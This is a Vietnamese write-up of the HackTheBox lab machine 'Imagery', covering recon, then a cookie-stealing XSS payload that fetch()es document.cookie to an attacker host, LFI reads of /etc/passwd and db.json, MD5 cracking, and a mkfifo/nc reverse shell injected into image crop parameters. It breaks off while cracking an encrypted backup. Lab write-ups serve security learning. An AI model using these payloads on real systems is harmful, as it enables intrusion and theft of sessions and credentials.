

# Imagery (HackTheBox-Medium)

-Link: <https://app.hackthebox.com/machines/Imagery>

## I. Information Gathering.

-Như mọi khi, ta bắt đầu với `nmap` trước.

```
sudo nmap địa_chỉ_ip -Pn --disable-arp-ping -n -vv -oN first1000.nmap -sV -sC
```

-Kết quả:

```
# Nmap 7.95 scan initiated Mon Nov 10 02:17:38 2025 as: /usr/lib/nmap/nmap
-Pn --disable-arp-ping -n -vv -oN first1000.nmap -sV -sC 10.10.11.88
Nmap scan report for 10.10.11.88
Host is up, received user-set (0.31s latency).
Scanned at 2025-11-10 02:17:39 EST for 80s
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh    syn-ack ttl 63 OpenSSH 9.7p1 Ubuntu 7ubuntu4.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:94:fb:70:36:1a:26:3c:a8:3c:5a:5a:e4:fb:8c:18 (ECDSA)
|   ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAlbmlzdH
|   AyNTYAAABBBKyy0U7qSOOyGqKW/mnTdFlj9zkAcvMCMWnEhOoQFWUYio6
|   eiBlaFBjhhuM8hEM0tbeqFbnkQ+6SFDQw6VjP+E=
|   256 c2:52:7c:42:61:ce:97:9d:12:d5:01:1c:ba:68:0f:fa (ED25519)
|_ssh-ed25519 AAAAC3NzaC1IzDI1NTE5AAAAIBlEYkGyL8P6IEEXf1+1feCllbIPf
SRHnQ9znOKhcnNM
8000/tcp open  http   syn-ack ttl 63 Werkzeug httpd 3.1.3 (Python 3.12.7)
```

```
|_http-title: Image Gallery
| http-methods:
|_ Supported Methods: GET HEAD OPTIONS
_|_http-server-header: Werkzeug/3.1.3 Python/3.12.7
8080/tcp open  http  syn-ack ttl 63 SimpleHTTPServer 0.6 (Python 3.12.7)
_|_http-title: Directory listing for /
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Read data files from: /usr/share/nmap

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

# Nmap done at Mon Nov 10 02:18:59 2025 -- 1 IP address (1 host up) scanned in 81.21 seconds

-Với kết quả có được thì ta sẽ thử truy cập vào 2 cổng `8000` và `8080` của máy.

A screenshot of a web browser displaying a website for "Imagery". The browser's address bar shows the URL "Not secure 10.10.11.88:8000". The website has a dark header with the title "Imagery™" and navigation links for "Home", "Login", and "Register". The main content area has a blue background with the slogan "Capture &amp; Cherish Every Moment" and a subdescription "Your personal online gallery, designed for simplicity and beauty. Upload, organize, and relive your memories with ease.". Below this, there is a section titled "Powerful Features at Your Fingertips" featuring three cards: "Seamless Uploads" (represented by a camera icon), "Personalized Gallery" (represented by a lock icon), and "Blazing Fast" (represented by a rocket icon).



-Ta thấy lạ vì rõ ràng là vừa nãy, quét cổng 8080 có bật nhưng hiện tại thì không thể kết nối nên ta thử cho quét lại thì đúng là không có cổng 8080 thật ( nmap -sT có độ chính xác cao nhưng không tuyệt đối, đôi khi vẫn sai), kết quả thực tế vẫn vậy, chỉ không có cổng 8080 .

-Hiện tại thì ta không thấy lỗ hổng từ việc upload file từ khi đăng nhập vào, có lẽ là bởi trang sử dụng Flask , xem xung quanh trang 1 hồi lâu nữa, ta phát hiện ra được còn 1 chức năng nữa ta chưa có động vào là bug report . (Ở Quick links, đuôi trang)

A screenshot of the Imagery website. The top navigation bar has "Imagery" on the left and "Logout" on the right. Below the navigation is a "Report a Bug" form. The form has fields for "Bug Name / Summary" containing "e.g., Image upload fails." and "Bug Details" which is a large text area. At the bottom of the form is a purple "Submit Bug Report" button. The footer contains links for "Quick Links", "Connect With Us" (Facebook), and "Contact Us" (support@imager.com). The footer also includes copyright information: "© 2005 Imagery. All rights reserved." and "Home".

-Sau khi gửi 1 yêu cầu thì ta xác nhận là admin sẽ đọc nó, như vậy là có thể các bản report sẽ được xem trên web, ta thử khai thác XSS lên trang của đối phương xem thử. Có vẻ là ok?

```
# Tại máy của ta, trên 1 terminal  
python3 -m http.server 80
```

Request	Response
<pre>Pretty Raw Hex 1 POST /report_bug HTTP/1.1 2 Host: 10.10.11.88:8000 3 Content-Length: 97 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36 5 Content-Type: application/json 6 Accept: */* 7 Origin: http://10.10.11.88:8000 8 Referer: http://10.10.11.88:8000/ 9 Accept-Encoding: gzip, deflate, br 10 Accept-Language: en-US, en;q=0.9 11 Cookie: session= 12 Connection: keep-alive 13 14 {     "bugName": "test",     "bugDetails": "&lt;img src='1' onerror='fetch(`http://địa_chỉ_ip_máy_tấn_công/?cookie=\${document.cookie}`);' /&gt;"</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Server: Werkzeug/3.1.3 Python/3.12.7 3 Date: Mon, 10 Nov 2025 08:58:35 GMT 4 Content-Type: application/json 5 Content-Length: 78 6 Vary: Cookie 7 Connection: close 8 9 {     "message": "Bug report submitted. Admin review in progress.",     "success": true 10 11 12 13 14</pre>

```
(lol㉿kali)-[~/Desktop/Imagery]  
$ python3 -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...  
10.10.11.88 - - [10/Nov/2025 03:59:13] "GET /?ok=yes HTTP/1.1" 200 -  
10.10.15.144 - - [10/Nov/2025 03:59:32] "GET /?ok=yes HTTP/1.1" 200 -
```

-Ta thử ăn cắp session của admin thông qua cách này. Kết quả là thành công?

```
{  
    "bugName": "trust me bro",  
    "bugDetails": "This image contain something i want you to see, yes it is n*d  
e: <img src='1' onerror='fetch(`http://địa_chỉ_ip_máy_tấn_công/?cookie=${doc  
ument.cookie}`);' />"  
}
```

**Request**

Pretty Raw Hex

```

1 POST /report_bug HTTP/1.1
2 Host: 10.10.11.88:8000
3 Content-Length: 188
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0
Safari/537.36
5 Content-Type: application/json
6 Accept: */*
7 Origin: http://10.10.11.88:8000
8 Referer: http://10.10.11.88:8000/
9 Accept-Encoding: gzip, deflate, br
10 Accept-Language: en-US,en;q=0.9
11 Cookie: session=.eJxNjTEKQEAMBP-SWiEEk209BVHuEQNeDkxZyHi39VCsVnYmYU9gMSwGfeeoIG6rGpPBUEGy0FUWgGnI2f7i0svFpUTKKjS2xpM17_i5c59DSum730MXA9eEE7Z3c05jgPMChLcuPg.aRGv0.RKvSXvPWDhzIpcoyFYTKQW4niass
12 Connection: keep-alive
13
14 {
    "bugName": "trust me bro",
    "bugDetails": "This image contain something i want you to see. yes it is n'tde: <img src='1' onerror='fetch('http://10.10.15.144/?cookie=${document.cookie}')';' />",
}

```

**Response**

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.1.3 Python/3.12.7
3 Date: Mon, 10 Nov 2025 09:05:09 GMT
4 Content-Type: application/json
5 Content-Length: 78
6 Vary: Cookie
7 Connection: close
8
9 {
    "message": "Bug report submitted. Admin review in progress. ",
    "success": true
}
10

```

10

18.10.11.88 - [10/Nov/2025 04:07:11] "GET /?cookie=session=.eJw9jbEdgAMRP\_Fc4UEZcpER74IMo1LLSUGxc6AEP-Ooqod793T3QmRdu942BcYL8M4RlHeDrk2YwcFyqteg571R0EZSW1RupVaUc7o1Jv8aPeQxhQ2L\_rKHBT021rU6ccavYd9b4LoBKMrV2w.aRGPA.QkBgs5r08Hm91yJX
HyKiIPqfTVj8 HTTP/1.1" 200 -
10.10.11.88 - [10/Nov/2025 04:07:11] "GET /?cookie=session=.eJw9jbEdgAMRP\_Fc4UEZcpER74IMo1LLSUGxc6AEP-Ooqod793T3QmRdu942BcYL8M4RlHeDrk2YwcFyqteg571R0EZSW1RupVaUc7o1Jv8aPeQxhQ2L\_rKHBT021rU6ccavYd9b4LoBKMrV2w.aRGPA.QkBgs5r08Hm91yJX
HyKiIPqfTVj8 HTTP/1.1" 200 -

-Ta copy cookie, paste nó và thử truy cập vào trang, ta thấy ngay lúc này ta có 1 admin panel .

The screenshot shows the Admin Panel of the Imagery service. At the top, there's a navigation bar with 'Imagery' (highlighted), Home, Gallery, Upload, Admin Panel (which is active and highlighted in blue), and Logout.

The main content area has two sections:

- User Management:** Shows two user entries:
  - Email ID: admin@imagery.htb (Admin) ID: a1b2c3d4 with a 'Download Log' button and a 'Admin User' badge.
  - Email ID: testuser@imagery.htb ID: e5f6g7h8 with a 'Download Log' button and a 'Delete User' button.
- Submitted Bug Reports:** A section titled 'Submitted Bug Reports' with the message 'No bug reports submitted yet.'

-Tại đây, ta phát hiện ra 1 điểm kết mới là `/admin` , sau 1 lúc xem thử thì ta thấy đường dẫn tải log về, ta thử kiểm tra nó và phát hiện ra lỗ hổng `LFI` .

Request	Response
<pre> 1 GET /admin/get_system_log?log_identifier=/etc/passwd HTTP/1.1 2 Host: 10.10.11.88:8000 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 5 Safari/537.36 6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 7 Referer: http://10.10.11.88:8000/ 8 Accept-Encoding: gzip, deflate, br 9 Accept-Language: en-US,en;q=0.9 9 Cookie: session=.Jw9sb0gZMPF4UEZcpER74iM0LLSUJgc6AEP-0ogqd793T30mRdU94zBcYL8M4RlHeADrK2YFcFytqeg571R0EzSw1RupVaUC7o 10 If-None-Match: "1762765989.5223289-1166-2828407261" 11 If-Modified-Since: Mon, 10 Nov 2025 09:13:09 GMT 12 Connection: keep-alive 13 14 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: Werkzeug/3.1.3 Python/3.12.7 3 Date: Mon, 10 Nov 2025 09:31:49 GMT 4 Content-Disposition: attachment; filename=passwd 5 Content-Type: text/plain; charset=utf-8 6 Content-Length: 1982 7 Last-Modified: Mon, 22 Sep 2025 19:11:49 GMT 8 Cache-Control: no-cache 9 ETag: "1758568309.7066295-1982-393413677" 10 Date: Mon, 10 Nov 2025 09:31:49 GMT 11 Vary: Cookie 12 Connection: close 13 14 root:x:0:0:root:/root:/bin/bash 15 daemon:x:1:1:daemon:/usr/sbin/nologin 16 bin:x:2:2:bin:/usr/sbin/nologin 17 sys:x:3:3:sys:/dev:/usr/sbin/nologin 18 sync:x:4:4:sync:/var/run:/usr/sbin/nologin 19 games:x:5:60:games:/usr/games:/usr/sbin/nologin 20 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin 21 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin 22 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin 23 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin 24 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin 25 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin 26 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin 27 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin 28 list:x:38:38:Mailman List Manager:/var/list:/usr/sbin/nologin 29 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin 30 _apt:x:42:42:APT:/var/lib/dpkg:/usr/sbin/nologin 31 nobody:x:65534:65534:nobody:/nonexistent:/bin/nologin 32 systemd-network:x:998:998:systemd Network Management:/usr/sbin/nologin 33 chrony:x:100:46:chrony daemon:/var/lib/chrony:/usr/sbin/nologin 34 systemd-timesync:x:997:997:systemd Time Synchronization:/usr/sbin/nologin 35 messagebus:x:102:102:::nobody:/usr/sbin/nologin 36 systemd-resolve:x:992:992:systemd Resolver:/usr/sbin/nologin 37 pollinate:x:103:1::/var/cache/pollinate:/bin/false 38 polkitd:x:991:991:User for polkitd:/usr/sbin/nologin 39 syslog:x:104:104::/nonexistent:/usr/sbin/nologin 40 _kern:x:105:105::/nonexistent:/usr/sbin/nologin </pre>

-Ta thử xem file `/proc/self/environ` và biết được gốc của trang nằm ở `/home/web` (có thể).

Request	Response
<pre> 1 GET /admin/get_system_log?log_identifier=/proc/self/environ HTTP/1.1 2 Host: 10.10.11.88:8000 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 5 Safari/537.36 6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 7 Referer: http://10.10.11.88:8000/ 8 Accept-Encoding: gzip, deflate, br 9 Accept-Language: en-US,en;q=0.9 9 Cookie: session=.Jw9sb0gZMPF4UEZcpER74iM0LLSUJgc6AEP-0ogqd793T30mRdU94zBcYL8M4RlHeADrK2YFcFytqeg571R0EzSw1RupVaUC7o 10 If-None-Match: "1762765989.5223289-1166-2828407261" 11 If-Modified-Since: Mon, 10 Nov 2025 09:13:09 GMT 12 Connection: keep-alive 13 14 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: Werkzeug/3.1.3 Python/3.12.7 3 Date: Mon, 10 Nov 2025 09:31:49 GMT 4 Content-Disposition: attachment; filename=environ 5 Content-Type: text/plain; charset=utf-8 6 Content-Length: 0 7 Last-Modified: Mon, 10 Nov 2025 09:44:02 GMT 8 Cache-Control: no-cache 9 ETag: "1758568309.7066295-1982-393413677" 10 Date: Mon, 10 Nov 2025 09:57:50 GMT 11 Vary: Cookie 12 Connection: close 13 14 LANG=en_US.UTF-8 PATH=/home/web/env/bin/:sbin:/usr/bin USER=webLOGNAME=webHOME=/home/webSHELL=/bin/bash IN VOCATION_ID=led7ae9eae04e89fd78d4ff4a46bb54JOURNAL_STREAM=9:18186SYSTEMD_EXEC_PID=1369MEMORY_PRESSURE_WATC H=/sys/fs/cgroup/system.slice/flaskapp.service/memory.pressureMEMORY_PRESSURE_WRITE=c29tZSAyMDAwMDAgIjAwMDA wMA=CRON_BYPASS_TOKEN=K7Zg9B824hW!qBxR0p/run! </pre>

-May mắn thay, ta có thể xác định được ngay vị trí của mã nguồn mà không cần mò gì nhiều. (Trên file log 1 thư mục)

```

Request
Pretty Raw Hex
1 GET /admin/get_system_log?log_identifier=...|app.py HTTP/1.1
2 Host: 10.10.11.88:8000
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0
Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
signed-exchange;v=b3;q=0.7
6 Referer: http://10.10.11.88:8000/
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: session=.eJw9jB0gGAMR_Fc4UEcpER74iMo1LLSUGxc6AEP-0eqod793T30mRdU94zBEcYL8M4RLHeAddrK2YwCfYqtg571R0EzSW1RupVaUC7o
10 If-None-Match: "1762765989.5223289-1166-2828407261"
11 If-Modified-Since: Mon, 10 Nov 2025 09:13:09 GMT
12 Connection:keep-alive
13
14

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.1.3 Python/3.12.7
3 Date: Mon, 10 Nov 2025 16:06:41 GMT
4 Content-Disposition: attachment; filename=app.py
5 Content-Type: text/plain; charset=utf-8
6 Content-Length: 1943
7 Last-Modified: Tue, 05 Aug 2025 15:21:25 GMT
8 Cache-Control: no-cache
9 ETag: "1754407285.0-1943-3856534701"
10 Date: Mon, 10 Nov 2025 16:06:41 GMT
11 Vary: Cookie
12 Connection: close
13
14 from flask import Flask, render_template
15 import os
16 import sys
17 from datetime import datetime
18 from config import *
19 from utils import _load_data, _save_data
20 from utils import *
21 from api_auth import bp_auth
22 from api_upload import bp_upload
23 from api_manage import bp_manage
24 from api_edit import bp_edit
25 from api_admin import bp_admin
26 from api_misc import bp_misc
27
28 app_core = Flask(__name__)
29 app_core.secret_key = os.urandom(24).hex()
30 app_core.config['SESSION_COOKIE_HTTPONLY'] = False
31
32 app_core.register_blueprint(bp_auth)
33 app_core.register_blueprint(bp_upload)
34 app_core.register_blueprint(bp_manage)
35 app_core.register_blueprint(bp_edit)
36 app_core.register_blueprint(bp_admin)
37 app_core.register_blueprint(bp_misc)
38
39 @app_core.route('/')

```

-Ta tải hết các file .py mà ta có thể tìm thấy và luận ra được từ `app.py` và xem chúng. Từ file `config.py` ta biết thêm được là có tồn tại file `db.json`.

```

config.py > ...
config.py > ...
1 import os
2 import ipaddress
3
4 DATA_STORE_PATH = 'db.json'
5 UPLOAD_FOLDER = 'uploads'
6 SYSTEM_LOG_FOLDER = 'system_logs'
7
8 os.makedirs(UPLOAD_FOLDER, exist_ok=True)
9 os.makedirs(os.path.join(UPLOAD_FOLDER, 'admin'), exist_ok=True)
10 os.makedirs(os.path.join(UPLOAD_FOLDER, 'admin', 'converted'), exist_ok=True)
11 os.makedirs(os.path.join(UPLOAD_FOLDER, 'admin', 'transformed'), exist_ok=True)
12 os.makedirs(SYSTEM_LOG_FOLDER, exist_ok=True)
13

```

-Ta thử tải về và thành công. Từ đó ta có được 2 mã hash của `testuser` và `admin`.

Request		Response			
Pretty	Raw	Hex	Pretty	Raw	Render
1 GET /admin/get_system_log?log_identifier=..../db.json HTTP/1.1			1 HTTP/1.1 200 OK		
2 Host: 10.10.11.88:8000			2 Server: Werkzeug/3.1.3 Python/3.12.0		
3 Upgrade-Insecure-Requests: 1			3 Date: Mon, 10 Nov 2025 16:41:02 GMT		
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0			4 Content-Disposition: attachment; filename=db.json		
Safari/537.36			5 Content-Type: text/plain; charset=utf-8		
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7			6 Content-Length: 975		
6 Accept-Encoding: gzip, deflate, br			7 Last-Modified: Mon, 10 Nov 2025 16:40:09 GMT		
7 Accept-Language: en-US,en;q=0.9			8 Cache-Control: no-cache		
8 Cookie: session=.eJy9jLjE0g2AMRPFc4IEZcpER74iMollLSUGxG6AEP-0oqod793T30mRdU94zBEcYL8M4RlHeAdrK2YwCFYqtsg571R0EzSW1RupVaUC7o1JW8aPwQvhv2L_rkHBT02iU65caVydB9b4LoBKrmv2w.aRINN0.9iahR_eq78fpi0RdwC8K7ond1JM			9 ETag: "1752792809.012425-975-4065660163"		
9 Connection: keep-alive			10 Date: Mon, 10 Nov 2025 16:41:02 GMT		
11			11 Vary: Cookie		
			12 Connection: close		
			13		
			14 {		
			15 "users": [		
			16 {		
			17 "username": "admin@imagery.htb",		
			18 "password": "5d9c1d507a3f76af1e5c97a3ad1eaa31",		
			19 "isAdmin": true,		

```
{
  "users": [
    {
      "username": "admin@imagery.htb",
      "password": "5d9c1d507a3f76af1e5c97a3ad1eaa31",
      "isAdmin": true,
      "displayId": "a1b2c3d4",
      "login_attempts": 0,
      "isTestuser": false,
      "failed_login_attempts": 0,
      "locked_until": null
    },
    {
      "username": "testuser@imagery.htb",
      "password": "2c65c8d7bfbc32a3ed42596192384f6",
      "isAdmin": false,
      "displayId": "e5f6g7h8",
      "login_attempts": 0,
      "isTestuser": true,
      "failed_login_attempts": 0,
      "locked_until": null
    }
  ],
  "images": [],
  "image_collections": [
    {
      "name": "My Images"
    }
  ]
}
```

```
},
{
    "name": "Unsorted"
},
{
    "name": "Converted"
},
{
    "name": "Transformed"
}
],
"bug_reports": []
}
```

-Ta thử crack mã hash của `testuser` trước, và ta có ngay mật khẩu. Tuy nhiên thì câu chuyện lại không xuân sé đến thế khi crack mật khẩu của `admin`.

```
hashcat -m 0 -a 0 testuser_hash.txt /usr/share/wordlists/rockyou.txt
```

```
2c65c8d7bfbc32a3ed42596192384f6:iambatman

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 0 (MD5)
Hash.Target....: 2c65c8d7bfbc32a3ed42596192384f6
Time.Started....: Mon Nov 10 11:47:59 2025 (1 sec)
Time.Estimated ...: Mon Nov 10 11:48:00 2025 (0 secs)
Kernel.Feature ...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 904.0 kH/s (1.22ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 245760/14344385 (1.71%)
Rejected.....: 0/245760 (0.00%)
Restore.Point....: 237568/14344385 (1.66%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01 ...: niceshot → dolphins99
Hardware.Mon.#01.: Util: 15%

Started: Mon Nov 10 11:47:56 2025
Stopped: Mon Nov 10 11:48:01 2025
```

⇒ `iambatman`

-Khi tương tác sử dụng người dùng `testuser` , ta biết được là người dùng đó có quyền sử dụng các API thay đổi ảnh mà người dùng thường không làm được, những API này có dùng `imageMagick` để làm thế.

```

@bp_edit.route('/convert_image', methods=['POST'])
def convert_image():
    if not session.get('is_testuser_account'):
        return jsonify({'success': False, 'message': 'Feature is still in development.'}), 403
    if 'username' not in session:
        return jsonify({'success': False, 'message': 'Unauthorized. Please log in.'}), 401
    request_payload = request.get_json()
    image_id = request_payload.get('imageId')
    target_format = request_payload.get('targetFormat')
    if not image_id or not target_format:
        return jsonify({'success': False, 'message': 'Image ID and target format are required.'}), 400
    if target_format.lower() not in ALLOWED_MEDIA_EXTENSIONS:
        return jsonify({'success': False, 'message': 'Target format not allowed.'}), 400
    application_data = _load_data()
    original_image = next((img for img in application_data['images'] if img['id'] == image_id and img['uploadedBy'] == session['username']), None)
    if not original_image:
        return jsonify({'success': False, 'message': 'Image not found or unauthorized to convert.'}), 404
    original_filepath = os.path.join(UPLOAD_FOLDER, original_image['filename'])
    if not os.path.exists(original_filepath):
        return jsonify({'success': False, 'message': 'Original image file not found on server.'}), 404
    current_ext = original_image['filename'].rsplit('.', 1)[1].lower()
    if target_format.lower() == current_ext:
        return jsonify({'success': False, 'message': f'Image is already in {target_format.upper()} format.'}), 400
    try:
        unique_output_filename = f"converted_{uuid.uuid4()}.{target_format.lower()}"
        output_filename_in_db = os.path.join('admin', 'converted', unique_output_filename)
        output_filepath = os.path.join(UPLOAD_FOLDER, output_filename_in_db)
        command = [IMAGEMAGICK_CONVERT_PATH, original_filepath, output_filepath]
        subprocess.run(command, capture_output=True, text=True, check=True)
        new_file_md5 = calculate_file_md5(output_filepath)
    
```

-Tại file config, ta thấy được đường dẫn của file nhị phân mà họ sử dụng để chuyển đổi, ta lợi dụng lỗ hổng để lấy file đó về máy.

```

AWS_METADATA_IP = ipaddress.ip_address('169.254.169.254')
IMAGEMAGICK_CONVERT_PATH = '/usr/bin/convert'
EXIFTOOL_PATH = '/usr/bin/exiftool'

```

-Sau khi kiểm tra, ta biết được phiên bản [imageMagick](#) mà họ đang sử dụng là [6.9.13.12](#)

```
strings ./convert | grep -i "imagemagick"
```

```

(lol㉿kali)-[~/Desktop/Imagery/file_from_machine]
$ strings ./convert | grep -i "imagemagick"
{"type": "deb", "os": "ubuntu", "name": "imagemagick", "version": "8:6.9.13.12+dfsg1-1", "architecture": "amd64"}
/usr/lib/debug/.dwz/x86_64-linux-gnu/imagemagick-6.q16.debug

```

-Phiên bản này thì có tồn tại 1 lỗ hổng bảo mật nghiêm trọng cho phép khai thác RCE , cụ thể là CVE-2016-3714 . Tham khảo tại đây.

1. CVE-2016-3714 - Insufficient shell characters filtering leads to (potentially remote) code execution

Insufficient filtering for filename passed to delegate's command allows remote code execution during conversion of several file formats.

ImageMagick allows to process files with external libraries. This feature is called 'delegate'. It is implemented as a system() with command string ('command') from the config file delegates.xml with actual value for different params (input/output filenames etc). Due to insufficient %M param filtering it is possible to conduct shell command injection. One of the default delegate's command is used to handle https requests:

```
"wget" -q -O "%o" "https:%M"
```

where %M is the actual link from the input. It is possible to pass the value like `https://example.com`|ls "-la` and execute unexpected 'ls -la'. (wget or curl should be installed)

```
$ convert 'https://example.com'|ls "-la" out.png
total 32
drwxr-xr-x 6 user group 204 Apr 29 23:08 .
drwxr-xr-x+ 232 user group 7888 Apr 30 10:37 ..
...
```

-Tuy nhiên rõ ràng là trang đã có cơ chế phòng vệ trước lỗ hổng này với hàm secure\_filename , tuy nhiên khi ta nhìn qua API apply\_visual\_transform , ta nhận ra rằng là các tham số không nhất thiết phải nhận giá trị số. Từ đó cho phép ta khai thác RCE .

```
unique_output_filename = f"transformed_{uuid.uuid4()}.{original_ext}"
output_filename_in_db = os.path.join('admin', 'transformed', unique_output_filename)
output_filepath = os.path.join(UPLOAD_FOLDER, output_filename_in_db)
if transform_type == 'crop':
    x = str(params.get('x'))
    y = str(params.get('y'))
    width = str(params.get('width'))
    height = str(params.get('height'))
    command = f"[IMAGEMAGICK_CONVERT_PATH] {original_filepath} -crop {width}x{height}+{x}+{y} {output_filepath}"
    subprocess.run(command, capture_output=True, text=True, shell=True, check=True)
    file_size = os.path.getsize(output_filepath)
```

## II. Exploitation.

-Tại máy tấn công, ta dựng sẵn 1 cổng nghe.

nc -l npv cổng\_ảo

-Tại Burp Repeater, ta nhét payload lấy reverse shell vào và gửi yêu cầu.

```
0;rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc địa_chỉ_ip_máy_tấn_công_cổng_ảo >/tmp/f;
```

**Request**

Pretty Raw Hex

```
1 POST /apply_visual_transform HTTP/1.1
2 Host: 10.10.11.88:8000
3 Content-Length: 197
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0
Safari/537.36
5 Content-Type: application/json
6 Accept: /*
7 Origin: http://10.10.11.88:8000
8 Referer: http://10.10.11.88:8000/
9 Accept-Encoding: gzip, deflate, br
10 Accept-Language: en-US,en;q=0.9
11 Cookie: session=.eJxNjTEOgzAMRe_iuWkjRZh02FNLjGJJWJQ7AwIcfSAanjf_9J74DAui24fwI4oH5-x1ca4AGs75BZwM24KLxt0W9UdBU0luiN1KpS-T
du5nGalioGzkq9rsYEMI2JWxk5Y6Syd8m-cP4Ay4kxcQ.aRgwg.peih0ubSCXUGO_coAarePfrHNdU
12 Connection: keep-alive
13
14 {
    "imageId": "94d18994-41f2-4d4a-b968-da6f01c14380",
    "transformType": "crop",
    "params": {
        "x": 0,
        "y": 0;
        "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.15.163 9000 >/tmp/f;",
        "width": 65,
        "height": 89
    }
}
```

-Ta có được 1 shell.

```
[lol@kali:~]
$ nc -lnvp 9000
listening on [any] 9000 ...
connect to [10.10.15.163] from (UNKNOWN) [10.10.11.88] 48520
sh: 0: can't access tty; job control turned off
$ 
```

### III. Pillaging.

-Tại máy của đối phương, ta thử chạy `linpeas`, sau đó chuyển kết quả về phía máy tấn công để đọc, ta thấy là đoạn script đã phát hiện ra được thư mục lật tại `opt`.

```
|_ Unexpected in /opt (usually empty)
total 12
drwxr-xr-x 3 root root 4096 Sep 22 18:56 .
drwxr-xr-x 20 root root 4096 Sep 22 19:10 ..
drwxr-xr-x 3 root root 4096 Sep 22 18:56 google
```

-Tuy nhiên ta để ý thấy là tại thư mục `var`, lại có thư mục `backup` (không có s), trong đó có chứa 1 file lạ. Ta tải nó về.

```
drwxr-xr-x 2 root root 4096 Sep 22 18:56 /var/backup
total 22516
-rw-rw-r-- 1 root root 23054471 Aug 6 2024 web_20250806_120723.zip.aes
```

-Về cơ bản là không có công cụ để brute nên ta tự tạo 1 đoạn script và chạy để crack file đó. Kết quả là ta crack được với mật khẩu là `bestfriends` và ta có file zip.

```
from pyAesCrypt import decryptFile

